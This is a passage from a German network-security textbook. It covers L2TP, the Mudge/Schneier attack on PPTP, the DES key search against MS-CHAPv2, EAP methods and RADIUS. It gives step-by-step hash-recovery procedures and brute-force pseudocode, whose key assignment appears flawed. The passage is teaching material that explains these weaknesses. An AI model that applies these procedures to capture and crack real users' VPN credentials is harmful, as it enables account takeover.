L2TP. Das Layer 2 Tunneling Protokoll wurde als „Best of“ PPTP und L2F beschrieben. Wichtig ist, dass es einen einheitlichen Standard gibt.

- In L2TP werden PPP-Pakete in UDP gekapselt. Auch die Kontrollnachrichten verwenden UDP, was gegenüber der Verwendung von GRE und TCP bei PPTP eine Vereinheitlichung bedeutet.

IP	ESP	UDP	L2TP	PPP	PPP Payload	Pad.	ESP-Tr.
----	-----	-----	------	-----	-------------	------	---------

Abb. 2.6 Ein Paket des L2TP-Protokolls. Die grau unterlegten Felder sind mit IPsec ESP verschlüsselt.

- Die Authentifikation, die ja die Stärke von PPP darstellt, findet weiter auf PPP-Ebene statt (PAP, CHAP, ...).
- Die Verschlüsselung der Daten überlässt man hier aber IPSec ESP. Dies mag mit den Sicherheitsproblemen von PPTP zusammenhängen, aber auch mit der Tatsache, dass die Microsoft-Kryptomechanismen nur schwer in andere Umgebungen zu übertragen sind.

Weitere Informationen zu L2TP findet man bei der IETF unter [l2t].

2.5 Der PPTP-Angriff von Mudge und Schneier

Die Sicherheitsmechanismen von PPTP wurden von Microsoft aus den bereits in den Windows-Betriebssystemen vorhandenen Mechanismen heraus entwickelt. Wenn eine solche Vorgabe, für das neue Protokoll möglichst wenig an den alten Mechanismen zu ändern, noch mit der Forderung nach Rückwärtskompatibilität zusammenfällt, so ergeben sich daraus Gefahren für die Sicherheit des Ganzen.

1998 konnten Bruce Schneier und Mudge [SM98a] den Nachweis erbringen, dass PPTP (damals in Version 1) tatsächlich gravierende Sicherheitsmängel besitzt, die auf die oben genannten Vorgaben zurückzuführen sind. Diese Sicherheitsmängel können dazu führen, dass ein passiver Angreifer, der nur die Kommunikation zwischen PPTP-Client und NAS belauscht, das gemeinsame Geheimnis der beiden berechnen und das System so vollständig kompromittieren kann.

2.5.1 Wörterbuchangriffe

Grundlage des Angriffs ist ein sogenannter Wörterbuchangriff. Diese Attacken wurden entwickelt, um Passwortdateien zu knacken, in denen nicht das Passwort selbst, sondern nur sein Hashwert abgespeichert ist.

Die Sicherheit von Passwörtern ist ein schwieriges Problem der Internetsicherheit: Einerseits sind Username/Password-Verfahren als Authentifizierungsverfahren im Internet weit verbreitet, und erst langsam werden Alternativen dazu akzeptiert (vgl. Abschnitt 11.4). Andererseits ist ein Passwort selbst relativ leicht zu stehlen: Mit einer Keylogger-Schadsoftware können Tastaturanschläge mitgelesen werden; mit einem Cross-Site-Scripting-Angriff kann der Eingabewert eines Passwort-Feldes ausgelesen werden; und über unverschlüsselte Verbindungen (oder mit Hilfe eines Man-in-the-middle-Angriffs) können Passwörter mitgelesen werden. In all diesen Fällen hilft es nichts, „starke“ Passwörter zu verwenden, da eine Wahl von starken Passwörtern nur gegen das „Raten“ von Passwörtern, und gegen Wörterbuchangriffe schützt.

Bei einem der oben genannten Angriffe auf den Client kann man nur relativ wenige Passworte erbeuten. Ein solcher Angriff lohnt sich daher eigentlich nur gegen hochwertige Webanwendungen wie z.B. Onlinebanking (wo dies in der jüngsten Vergangenheit

ja relativ häufig der Fall war). Wesentlich attraktiver sind Angriff auf Webserver, auf denen Abertausende von Passwörtern gespeichert sind. Dass dies relativ häufig vorkommt, kann man z.B. der Webseite [Daz] entnehmen.¹ Als grundlegende Sicherheitsmaßnahme speichert man daher auf Servern fast nie die Passwörter selbst ab, sondern nur Hashwerte dieser Passwörter.

Um einen Nutzer anhand von Username/Password zu authentifizieren, muss ein Webserver wie folgt vorgehen: Erhält er z.B. die Kombination (*Bob, seCretpaSsword*), so muss er zunächst in seiner Datenbank den Username *Bob* suchen. Dort ist der Hashwert `0xd2febd6589d223edc9ac33ba26396a19b0b888b0` abgespeichert. Der Webserver vergleicht nun *hash(seCretpaSsword)* mit diesem Wert und gibt bei Gleichheit den Zugriff auf das Konto von Bob frei.

Passwort	SHA-1(Passwort)
allissecret	d89d588db39f1ebfaf841c4b0962a6e60a974367
seCretpaSsword	d2febd6589d223edc9ac33ba26396a19b0b888b0
carolspassword	5f23413de0e51a1a9c0ec9ab50d26453d0e80782
verylongandsecurepassword	4a58bce3ba0b01c19214536d38c83308b4098cf2

Tab. 2.1 Passwörter und ihre SHA-1-Hashwerte: Das Passwort-Hashwert-Wörterbuch.

Bei einer Wörterbuch-Attacke versucht man, ein „Hashwert-Passwort“-Wörterbuch zu erstellen, ähnlich wie bei einer Fremdsprache: Wenn man ein englisches Wort nicht kennt, so schlägt man es im „Englisch-Deutsch“-Wörterbuch nach. Wenn man das Passwort zu einem Hashwert haben möchte, so schlägt man im „Hashwert-Passwort“-Wörterbuch nach.

SHA-1(Passwort)	Passwort
4a58bce3ba0b01c19214536d38c83308b4098cf2	verylongandsecurepassword
5f23413de0e51a1a9c0ec9ab50d26453d0e80782	carolspassword
d2febd6589d223edc9ac33ba26396a19b0b888b0	seCretpaSsword
d89d588db39f1ebfaf841c4b0962a6e60a974367	allissecret

Tab. 2.2 Passwörter und ihre SHA-1-Hashwerte: Das hexadezimal aufsteigend sortierte Hashwert-Passwort-Wörterbuch. Der dritte Eintrag entspricht dem Hashwert von Bob's Passwort, und so kann der Angreifer die Login-Daten (Bob, seCretpaSsword) ermitteln.

Ein solches Wörterbuch kann man unter bestimmten Voraussetzungen effizient erstellen:

- **Es darf nicht zu viele verschiedene Passwörter geben.** Der Begriff „nicht zu viele“ muss hier in kryptographischen Größenordnungen gemessen werden:

¹Dort findet man auch eine Liste der 2.151.220 häufigste Passwörter, die man für einen Wörterbuchangriff verwenden kann.

Das oben erwähnte Wörterbuch mit 2.151.220 verschiedenen Passwörtern scheint zunächst groß zu sein, aber ein sortiertes Hashwert-Passwort-Wörterbuch zu erstellen würde nur etwa 2^{26} Operationen benötigen, was bei einem Angriff auf Verschlüsselung einer vollständigen Schlüsselsuche für einen Schlüssel der Länge 26 Bit entsprechen würde.

- **Es wird jeweils nur das Passwort gehasht (ohne „Salt“).** Eine wirkungsvolle Schutzmaßnahme gegen Wörterbuchangriffe ist, nicht nur das Passwort zu hashen, sondern auch noch ein für jedes Passwort zufällig gewähltes *salt*. Auf dem Server würde dann $(username, salt, hash(password||salt))$ abgespeichert. Dies verhindert einen Wörterbuchangriff zwar nicht vollständig, zwingt den Angreifer aber, für jeden solchen Eintrag ein eigenes vollständiges Wörterbuch zu verwenden, bei dem *salt* an jedes Passwort im Wörterbuch angehängt wird.

Sind beide Voraussetzungen gegeben, so wird der Angriff wie folgt durchgeführt:

1. Der Angreifer „hackt“ sich beim Webserver ein und kopiert die Datei/Datenbank mit den Einträgen (Nutzername, Hashwert des Passworts).
2. Der Angreifer bildet den Hashwert aller Worte aus einem geeigneten Wörterbuch *WB*. Ist $n = |WB|$, so sind dazu n Hashwertbildungen erforderlich. Dies ist Tabelle 2.1.
3. Die Paare (Passwort, Hashwert) werden nach Hashwert sortiert. Um eine Liste mit n Einträgen zu sortieren, benötigen effiziente Sortieralgorithmen (z.B. Quicksort oder Heapsort) ungefähr $n \cdot \log(n)$ Vertauschungsoperationen. Dies ist Tabelle 2.2.
4. Der Angreifer nimmt nun die Hashwerte aus der gehackten Datenbank und sucht diese in Tabelle 2.2. Unter Verwendung des „divide-and-conquer“-Algorithmus sind hierzu jeweils nur $\log(n)$ Vergleiche erforderlich. Wird ein passender Hashwert gefunden, so kann der Angreifer das dazugehörige Passwort als zweiten Eintrag aus Tabelle 2.2 entnehmen, und hat zusammen mit dem Nutzernamen aus der Datenbank alle Werte, um das Konto des Opfers auf dem Webserver zu übernehmen.

Was mussten Mudge und Schneier nun tun, um diesen Angriff auf PPTP anzuwenden? Zur Generierung der kryptographischen Schlüssel wird meist auf das einzige Geheimnis zurückgegriffen, das PPTP-Client und Server noch aus PAP-Zeiten teilen: das Passwort. Aus dem Passwort werden (ohne „salt“) bei PPTP zwei verschiedene Hashwerte gebildet. Die Grundvoraussetzungen für einen Wörterbuch-Angriff sind also gegeben.

2.5.2 Übersicht PPTP-Authentifizierungsoptionen

Zur Authentisierung und ggf. Verschlüsselung gibt es bei PPTP drei verschiedene Optionen:

1. Passwort im Klartext senden/keine Verschlüsselung möglich: Diese unsichere Variante sollte auf keinen Fall eingesetzt werden.

2. Hashwert des Passworts senden/ keine Verschlüsselung möglich: Hier kann der Hashwert des Passworts abgehört und im Wörterbuch nachgeschlagen werden.
3. MS-CHAP: Die Hashwerte des Passworts werden zum Verschlüsseln der Challenge benutzt; dieser verschlüsselte Wert stellt die Response dar (vgl. Abbildung 2.8). Verschlüsselung ist möglich. Aber auch bei dieser anscheinend sicheren Variante kann man aus der Response und der Challenge einen Hashwert und anschließend auch das Passwort berechnen [SM98a].

2.5.3 Angriff auf Option 2

Das Erstellen eines Wörterbuchs ist relativ einfach. In PPTP werden zwei verschiedene Hashfunktionen benutzt: Die alte LAN-Manager-Hashfunktion (aus Gründen der Rückwärts-Kompatibilität auf NAS-Seite), und die neuere WindowsNT-Hashfunktion. Das Wörterbuch wird für die LM-Hashfunktion erstellt, weil es hier besonders einfach ausfällt (vgl. Bild 2.7):

- Passwörter können nie länger als 14 Byte sein, weil alle Bytes ab dem 15. Zeichen nicht verwendet werden. (Dies gilt auch für den WinNT Hash.)
- In der Regel sind Passwörter kürzer als 14 Zeichen. Durch das Auffüllen mit Nullen gibt es eine Standard-Methode zur Verlängerung, die das Wörterbuch nicht vergrößert.
- Die Umwandlung der Klein- in Großbuchstaben verringert den Umfang des Wörterbuchs erheblich.
- Durch das Aufspalten in zwei 7-Byte-Hälften kann man statt eines Wörterbuchs zwei wesentlich kleinere Wörterbücher einsetzen, indem man die ersten 7 Byte des modifizierten Passworts mit den ersten 8 Byte des Hashwerts vergleicht, und analog auch für die zweite Hälfte vorgeht.

Als Ergebnis einer erfolgreichen Wörterbuchattacke erhält man das modifizierte Passwort, das aus den ersten 14 Zeichen des echten Passworts in Großschreibung besteht. Die korrekte Groß- und Kleinschreibung kann man dann mit dem zweiten Hashwert ermitteln, indem man alle möglichen Varianten (höchstens 2^{14}) ausprobiert.

2.5.4 Angriff auf Option 3

Mit der Erstellung der beiden Wörterbücher für den LAN-Manager-Hash ist die Authentisierungsvariante 2 geknackt. Es bleibt Variante 3, bei der der Hashwert nie übertragen wird und somit auch nicht abgehört werden kann. Durch ungeschickte Wahl der Verschlüsselungsfunktion für die Challenge kann man aber hier die Hashwerte aus der Challenge und der Response mit vertretbarem Aufwand berechnen.

Die Erzeugung der Response ist in Bild 2.8 dargestellt. Es werden zwei verschiedene Responses berechnet: Eine mit dem *LAN-Manager-Hash* (für alte Versionen des NAS),




Abb. 2.7 Berechnung des LAN-Manager Hash.

und eine mit der sichereren Variante des WinNT-Hashs. Die Vorgehensweise ist in beiden Fällen identisch:

- Der 16-Byte-Hashwert wird mit fünf Nullbytes auf 21 Byte verlängert.
- Dieser Wert wird in drei Teile zu je 7 Byte (das entspricht 56 Bit) aufgeteilt. Jeder dieser Teile wird als DES-Schlüssel verwendet, um die Challenge zu verschlüsseln.
- Das Ergebnis sind drei mal acht Byte, die als 24-Byte-Response zurückgegeben werden.

Um den Angriff von Mudge und Schneier beschreiben zu können, müssen wir noch einige Bezeichnungen einführen: Die 14 Bytes des Passwortes bezeichnen wir mit




Abb. 2.8 Berechnung der Response mit Hilfe des Passworts bei MS-CHAP. Die an die Hashelemente angefügten Nullen stellen jeweils ein Null-Byte dar.

P_0, \dots, P_{13} , das Ergebnis des LAN-Manager-Hashs mit H_0, \dots, H_{20} , wobei $H_{16} = \dots = H_{20} = 0$ gilt. Die 24 Bytes der LM-Response werden mit R_0, \dots, R_{23} bezeichnet. Der Angriff basiert auf der Beobachtung, dass die drei 8-Byte-Blöcke der Response unabhängig voneinander mit verschiedenen Bytes des Hashwerts berechnet werden. Die kann man ausnutzen.

Der Angriff läuft wie folgt ab:

1. Teste alle möglichen Werte (2^{16}) für H_{14} und H_{15} . Die richtigen Werte sind gefunden, wenn die Verschlüsselung der Challenge mit DES und dem Schlüssel $H_{14}|H_{15}|0|0|0|0|0|0|R_{16}| \dots |R_{23}$ den Wert $R_{16}| \dots |R_{23}$ ergibt.
2. Teste alle wahrscheinlichen Möglichkeiten (die 7 letzten Byte von möglichen Passwörtern, ggf. mit vielen Nullen) für P_7, \dots, P_{13} . Die meisten falschen Werte können aussortiert werden, indem man den LM-Hash von P_7, \dots, P_{13} bildet und überprüft, ob die letzten beiden Bytes gleich H_{14} und H_{15} sind.
3. Die verbleibenden Möglichkeiten für P_7, \dots, P_{13} kann man wie folgt testen:
 - a) Berechne für den Kandidaten P_7, \dots, P_{13} den Wert $H_8, \dots, H_{13}, H_{14}, H_{15}$. (H_{14} und H_{15} sind bereits bekannt.)
 - b) Für jeden der 2^8 möglichen Werte von H_7 , verschlüssle die Challenge mit $H_7|H_8| \dots |H_{13}$. Wenn das Ergebnis gleich $R_8| \dots |R_{15}$ ist, so sind H_7 und damit auch P_7, \dots, P_{13} mit an Sicherheit grenzender Wahrscheinlichkeit die korrekten Werte.
 - c) Liefert kein möglicher Wert für H_7 das gewünschte Resultat, so war der Kandidat falsch.
4. Wenn P_7, \dots, P_{13} bekannt sind, so kann man P_0, \dots, P_6 durch einen Wörterbuchangriff ermitteln, indem man zu jedem möglichen Hashwert aus dem Wörterbuch die LMH-Response berechnet und mit dem tatsächlichen Wert vergleicht.

2.6 PPTPv2

Microsoft hat auf [SM98a] reagiert, indem PPTP Version 2 spezifiziert und implementiert wurde. Als wichtigste Änderung hat sich darin die Eliminierung des LM-Hashs ergeben. Außerdem wurde dringend geraten, sichere Passwörter zu verwenden, um Wörterbuchangriffe auszuschließen. Dennoch wurden bereits kurz nach Veröffentlichung Sicherheitsbedenken geäußert [SMW99].

In der dritten und stärksten Authentifizierungsvariante setzt PPTPv2 jetzt MS-CHAPv2 ein. Dieses erweiterte Challenge-and-response-Protokoll ist in Abbildung 2.9 beschrieben. Es garantiert beiderseitige Authentifikation, für einen Angreifer reicht es aber, die Client-Authentifikation zu brechen. Dazu muss er eine zur **ServerChallenge** passende **ClientResponse** berechnen, und hierzu benötigt er den Schlüssel **PaddedNT-Hash**.




Abb. 2.9 Die Funktionsweise von MS-CHAPv2.

Ziel des Angreifers ist es also, den Wert **NTHash** zu berechnen, der sich von **PaddedNTHash** nur durch 5 angefügte Nullbytes unterscheidet. Er nutzt hier keinen Wörterbuchangriff aus², sondern eine vollständige Schlüsselsuche für die einzelnen DES-Verschlüsselungen. Moxie Marlinspike und David Hulton [MH12] haben nun dokumentiert, dass PPTPv2 auch bei Verwendung extrem starker Passwörter immer mit einer Komplexität von nur 2^{56} gebrochen werden kann.

Zur Vorbereitung muss der Angreifer den Nutzernamen **Username** ermitteln und die Nachrichten 2 und 3 aus Abbildung 2.9 mitschneiden. Er kennt dann alle Werte, um **ChallengeHash** berechnen zu können.

Nun nutzt er die schon aus PPTPv1 bekannte Tatsache aus, dass die (ebenfalls bekannte) Nachricht **ClientResponse** aus drei getrennten DES-Verschlüsselungen zusammengesetzt wird:

- **NTHash[14,15]** kann er mit maximal 2^{16} Versuchen aus **ChallengeHash** und **ClientResponse[16,...,23]** berechnen, da 5 Byte des DES-Schlüssels ja Nullen sind.

²den Anwendern wurden ja empfohlen, starke Passwörter zu verwenden

- NTHash[7,...,13] und NTHash[0,...,6] können mit dem Code aus Listing 2.1 parallel mit Komplexität 2^{56} berechnet werden. Hierzu setzen wir plaintext=ChallengeHash, ciphertext1=ClientResponse[0,...,7] und ciphertext2=ClientResponse[8,...,15]. Als Ergebnis erhalten wir NTHash[0,...,6]=keyOne und NTHash[7,...,13]=keyTwo.

Listing 2.1 Pseudocode zur Berechnung der beiden ersten DES-Schlüssel in MS-CHAPv2. Der Index i wird als 56-Bit-String betrachtet, der von der DES-Funktion noch um die notwendigen 8 Parity-Bits ergänzt wird.

```
keyOne = NULL;
KeyTwo = NULL;
for (int i=0;i<2^56;i++) {
    result = DES(i,plaintext);
    if (result == ciphertext1) keyOne = result;
    else if (result == ciphertext2) keyTwo = result;
}
```

Spätestens seit 1999 ist bekannt, dass DES mit seiner Schlüssellänge von nur 56 Bit keinen hinreichenden Schutz mehr bietet. Es gibt aktuell sogar Cloud-Dienste, die für wenig Geld eine vollständige Known-Plaintext-Schlüsselsuche für DES durchführen.

Da MS-CHAPv2 somit auch dann mit Komplexität 2^{56} gebrochen werden kann, wenn zufällig gewählte Passwörter mit deutlich mehr als 56 zufälligen Bits gewählt werden, kann PPTPv2 heute nicht mehr als sicher angesehen werden.

2.7 EAP-Protokolle

Für PPP-Verbindungen gab es von Anfang zwei verschiedene Möglichkeiten, einen Client zu authentifizieren: das Password Authentication Protocol (PAP) und das Challenge Handshake Authentication Protocol (CHAP). Für PPTP kamen dann MS-CHAP und MS-CHAPv2 hinzu, die sich in Details jeweils voneinander und von CHAP unterscheiden. Dies waren die Anfänge einer Klasse von Protokollen, den *Extensible Authentication Protocols* (EAP).

Für PPP wurde dann konsequenterweise ein Rahmen geschaffen, innerhalb dessen beliebige Authentifizierungsprotokolle verwendet werden können, die *EAP Erweiterungen für PPP* [ABV⁺04]. Es wurden dann eine Vielzahl von EAP-Protokollen vorgeschlagen, von denen wir die wichtigsten hier kurz vorstellen wollen.

Die Idee, verschiedene Authentifikationsmechanismen innerhalb eines Standards zu erlauben, wurde dann auch in anderen wichtigen Bereichen aufgegriffen, z.B. bei AAA-Systemen (vgl. Abschnitt 2.8), und in WLAN-Umgebungen (vgl. Abschnitt 3.5).

2.7.1 Lightweight Extensible Authentication Protocol (LEAP)

Das *Lightweight Extensible Authentication Protocol (LEAP)* wurde von der Firma Cisco entwickelt und ist in vielen WLAN-Geräten integriert [Cis]. Im Kern ist LEAP eine modifizierte Version von MS-CHAP, und sollte wegen bekannter Sicherheitsmängel nicht weiter verwendet werden [Wri].

2.7.2 EAP-TLS

EAP-TLS [SAH08] verwendet den TLS-Handshake mit Client-Authentifizierung (siehe Kapitel 7), um beide Seiten zu authentifizieren. Hierzu benötigt der Server (bei PPP: der NAS) ein Serverzertifikat, und der Client (bei PPP: der Einwahlclient) ein Clientzertifikat.

EAP-TLS bietet mit die stärksten Sicherheitsgarantien durch die beiderseitige Verwendung von X.509-Zertifikaten und Public-Key-Kryptographie, benötigt auf Client-Seite aber einen höheren Konfigurationsaufwand als andere EAP-Protokolle.

Da im TLS-Handshake auch mehrere Sitzungsschlüssel ausgehandelt werden, ist eine Verschlüsselung der Verbindung möglich.

2.7.3 EAP-TTLS

EAP-TTLS ist eine weitere Variante des Einsatzes von TLS im EAP-Umfeld [FBW08]. Im Gegensatz zu EAP-TLS ist der Einsatz von Client-Zertifikaten optional. EAP-TTLS wurde von Funk Software und Certicom entwickelt und ist gut unterstützt, von Microsoft erst ab Windows 8.

2.7.4 EAP-FAST

Flexible Authentication via Secure Tunneling (EAP-FAST) wurde von Cisco als Nachfolger von LEAP entwickelt [CWMSZ07], und basiert ebenfalls auf TLS. FAST besteht aus zwei Phasen: (1) einem TLS-Handshake mit beidseitiger Authentifikation, und (2) einer EAP-Authentifikation innerhalb des etablierten TLS-Tunnels.

Für die erste Phase wurden verschiedene Möglichkeiten spezifiziert, um eine schon einmal etablierte TLS-Verbindung wiederzuverwenden: Neben dem verkürzten Handshake auf Basis der TLS SessionID wird ein verkürzter Handshake auf Basis von so genannten Protected Access Credentials (PAC) beschrieben. Ein PAC besteht dabei aus PAC-Key (einem zufällig von Server gewählten 32-Byte-Wert, aus dem das Pre-masterSecret abgeleitet wird), PAC-Opaque (einem nicht näher beschriebenen Wert, mit dem sich der Client beim Server authentifiziert), und PAC-Info (weiteren Informationen).




Abb. 2.10 RADIUS-Architektur

In der zweiten Phase wird, geschützt durch den TLS-Tunnel, eine Tag/Length/Value (TLV) codierte Kommunikation durchgeführt, in deren Verlauf die eigentliche Authentifikation durchgeführt wird.

2.7.5 Weitere EAP-Methoden

EAP-MD5 ist im Wesentlichen CHAP mit MD5 als Hashfunktion [BV98]. EAP-POTP verwendet Einmalpasswörter und wurde von RSA Laboratories entwickelt [Nys07]. EAP-PSK beschreibt eine Methode, um mittels eines PreShared Keys eine beiderseitige Authentifikation und eine Schlüsselableitung durchzuführen [BT07]. EAP-PWD ist eine Methode, um auch mit „schlechten“ Passwörtern eine sichere Authentifikation zu ermöglichen [HZ10]. Auf weitere EAP-Methoden gehen wir in Abschnitt 4.3 ein.

2.8 AAA: Authentication, Authorization and Accounting

Authentication, Authorization and Accounting (AAA) wird benötigt, um gegenüber Kunden abrechnen zu können. Dabei hat jeder Kunde eine Identität (Authentication), mit der gewisse Rechte (Authorization) und ein Rechnungskonto (Accounting) verbunden sind. Uns interessiert dabei die Authentication-Phase, bei der der Kunde nachweisen muss, dass er die vorgegebene Identität besitzt. Die Rechte und das Konto des Kunden sind dann als Einträge in einer Datenbank realisierbar. Als Architektur, in der verschiedene Sicherheitsprotokolle zwischen Client und NAS ablaufen können, kommt dabei häufig RADIUS [RWRSS00, Rig00, ZAM00, ZLR⁺00, RWC00] oder sein Nachfolgestandard Diameter zum Einsatz.

2.8.1 RADIUS

Remote Authentication Dial-In User Service (RADIUS) ist eine Client-Server-Lösung, bei der der RADIUS-Client auf dem Network Access Server (NAS) oder einem anderen Gerät, das den Zugang zu einem Netz kontrolliert, ausgeführt wird. Der RADIUS-Client kommuniziert mit einem RADIUS-Server, der AAA überprüft.

Da die Verbindung zwischen RADIUS Client und Server in der Regel über ein Wide Area Network (WAN) abläuft, und da die PAP-Passworte nicht im Klartext über ein

WAN transportiert werden dürfen, sollte auf dieser Strecke Verschlüsselung eingesetzt werden (vgl. auch [Hil01]).

Neben PAP und CHAP unterstützt RADIUS noch andere Authentisierungsmethoden. Eine wichtige Rolle spielen One-Time-Password-Verfahren (OTP), die von verschiedenen Firmen angeboten werden. Der Einwahl-Kunde benötigt hier ein kleines Gerät, das in Form eines Schlüsselanhängers, einer Chipkarte oder einer Software-Applikation für Smartphones ausgeführt sein kann. Alle 10 Sekunden generiert dieses Gerät eine neue Zufallszahl mit Hilfe eines kryptographischen Algorithmus: z. B. wird ein zeitabhängiger Parameter verschlüsselt. Diese Zufallszahl muss dann zusammen mit der Seriennummer des Geräts an den entsprechenden RADIUS-Server übertragen werden, der mit Hilfe der Seriennummer das Geheimnis aus seiner Datenbank holt und den zeitabhängigen Parameter entschlüsselt. Da die Uhren von Gerät und Server nie absolut synchron laufen, gibt es ein zulässiges Zeitfenster, für das der Server Werte akzeptiert. Nach erfolgreicher Authentisierung kann der Server seine interne Uhr für das spezielle Gerät wieder synchronisieren. Die große Stärke dieses Verfahrens liegt in seiner Resistenz gegen Replay-Angriffe: Auch wenn ein Nutzer beim Eintippen des Wertes beobachtet wird, kann dieses Wissen später von einem Angreifer nicht verwendet werden, da der Wert mittlerweile ungültig geworden ist.

2.8.2 Diameter

Das Diameter-Protokoll [FALZ12] ist nicht rückwärtskompatibel zu RADIUS, und das allein schon aus dem trivialen Grund, dass Diameter TCP oder SCTP [Ste07] anstelle von UDP bei RADIUS benutzt. Durch diese Änderung wird z.B. der Einsatz von SSL/TLS zur Absicherung der Kommunikation möglich. Auch der Funktionsumfang wurde gegenüber RADIUS erweitert.

3 Drahtlose Netzwerke (WLAN)

Übersicht

3.1 Local Area Networks (LAN)	55
3.2 Wireless LAN	58
3.3 Wired Equivalent Privacy (WEP)	59
3.4 Wi-Fi Protected Access (WPA)	66
3.5 IEEE 802.1X	67
3.6 IEEE 802.11i	68

Funknetzwerke sind ein klassisches Anwendungsgebiet von Kryptographie: Im 2. Weltkrieg wurden militärische Befehle über Funk übermittelt, und diese Befehle mussten vertraulich übermittelt werden. In zivilen Funknetzen steht man vor ähnlichen Problemen, nur ist die Teilnehmerzahl hier ungleich höher.

3.1 Local Area Networks (LAN)

WLANS sind eine spezielle Form von *Local Area Networks* (LAN), daher soll an dieser Stelle eine kurze Einführung in die Besonderheiten lokaler Netzwerke gegeben werden. Darüber hinaus sollen diejenigen Angriffe kurz vorgestellt werden, die nur dann funktionieren, wenn der Angreifer selbst Zugang zum LAN hat.

7 Anwendungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Darstellungsschicht		
5 Sitzungsschicht		
4 Transportschicht	Transportschicht	TCP, UDP
3 Vermittlungsschicht	IP - Schicht	IP
2 Sicherungsschicht	Netzzugangsschicht	<u>Ethernet</u> , <u>Token Ring</u> , PPP, FDDI, IEEE 802.3/802.11
1 Bitübertragungsschicht		

Abb. 3.1 Das TCP/IP-Schichtenmodell: Local Area Networks

3.1.1 Ethernet und andere LAN-Technologien

Ein Local Area Network verbindet Rechner, die räumlich benachbart, aber gleichberechtigt sind. Diese Rechner teilen sich ein Kommunikationsmedium (Kupferdraht, Glasfaser, Funkfrequenz) und müssen sich untereinander synchronisieren, wer dieses Medium in einem bestimmten Zeitraum zum Senden nutzen darf. Außerdem brauchen sie ein Adressschema, um die gesendeten Nachrichten gezielt an andere Rechner senden zu können.

Das zweite Problem wird in der Regel durch Verwendung der bei der Produktion in die Netzwerkkarten eingetragenen MAC-Adressen gelöst. MAC ist in diesem Zusammenhang keine kryptographische Prüfsumme, sondern steht als Abkürzung für *Media Access Control*. Diese *MAC-Adressen* müssen im LAN eindeutig sein. Man hat daher ein Verfahren entwickelt, das die weltweite Eindeutigkeit aller MAC-Adressen garantiert.

Für das erste Problem wurden verschiedene Lösungen entwickelt. Bei den Token Ring-Verfahren [IEE89] gibt es ein Sendetoken, das nach einem bestimmten Schema an alle Rechner im LAN weitergegeben wird. Nur wer dieses Token gerade besitzt darf senden.

Die erfolgreichste LAN-Technologie *Ethernet (IEEE 802.3)* [IEE05] dagegen setzt auf (partielle) Anarchie: Jeder darf senden wann er will, aber falls eine Kollision entdeckt wird (d.h. falls bemerkt wird, dass zwei Nachrichten gleichzeitig gesendet wurden), müssen alle Beteiligten kooperieren, um ein Senden beider Nachrichten zu ermöglichen. Dazu wartet jede der Parteien, die am Zustandekommen der Kollision beteiligt waren, eine zufällig gewählte Zeit, bevor sie versucht, die Nachricht erneut zu senden. Kommt es dabei wieder zu einer Kollision, so wird das Zeitintervall, aus dem die Wartezeit zufällig gewählt wurde, verdoppelt. Dies wird so lange wiederholt (und das Zeitintervall wird dabei jeweils verdoppelt), bis keine Kollision mehr auftritt. Durch diese Vorgehensweise sinkt die Übertragungsrate im LAN, aber jede Nachricht kann irgendwann gesendet 